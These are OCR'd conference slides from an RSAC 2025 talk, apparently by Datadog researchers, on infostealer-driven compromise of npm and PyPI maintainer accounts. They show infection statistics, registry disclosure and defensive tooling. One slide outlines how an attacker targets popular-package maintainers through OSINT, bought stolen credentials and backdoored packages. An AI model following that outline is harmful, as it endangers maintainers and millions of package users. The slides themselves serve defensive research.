
Attack Path 2: Compromise Legitimate Packages




Attack Path 2: Compromise Legitimate Packages


Infection Frequency Distribution n = 11348
Number of Machines (log scale)
10^4
10^3
10^2
10^1
10^0
1 2 3 4 5 6 7 8 9 10 12 19 20 26
Number of Credentials Exfiltrated on Infected Machine

Attack Path 2: Compromise Legitimate Packages




Attack Path 2: Compromise Legitimate Packages



- 13 packages over 100,000 weekly downloads
- 6 packages over 1,000,000 weekly downloads (17,000,000 weekly downloads over these 6)


Big Game Hunting

- So what did we find?
  - Hundreds of “small fish”, **one whale**
- We disclosed all victim information to registries for actioning
  - They acknowledged and thanked us!
- The attack path for whales:
  - Identify maintainers of large projects on registries
  - OSINT or socially engineer their information/PII
  - Check marketplaces for infections, buy credentials, and backdoor packages
  - Net 22,000,000 installs in a week!



The Ecosystem Problem

- Resetting passwords and session tokens solves the immediate problem
- If infostealers are still running on the developer machine, it'll exfiltrate **new sessions and new credentials**
- In one instance, we found someone infected with 4 different infostealers
- How do we solve this as security teams with developers who use these packages?
  - Endpoint Security tooling
  - At-installation scanning of packages on the machine
  - Private registry mirror
  - CI/CD scanning of malware



RSAC 2025 Conference

Countermeasures and Defenses

Now what?


Use GuardDog!

```
pip install guarddog
```

Supply Chain Firewall

- Block installs of malicious and vulnerable npm and PyPI packages
- Open-source observability: log all package install actions

```
pip install scfw
```



Apply What You Have Learned Today

- Next week, you should:
  - Identify your high-value targets for package registry threat actors
- Within three months, you should:
  - Have a comprehensive view of your open source dependencies with access to these targets
  - Pin dependencies to known-good versions to reduce risk from package takeover
- Within six months, you should:
  - Have observability into the open source packages being installed and updated across your infrastructure

Thank you!

- Chat with us at Datadog's RSAC booth
  - #S-1735 (Moscone South Hall)
- Stop by our happy hour
  - 5:30pm @ Delarosa Yerba Buena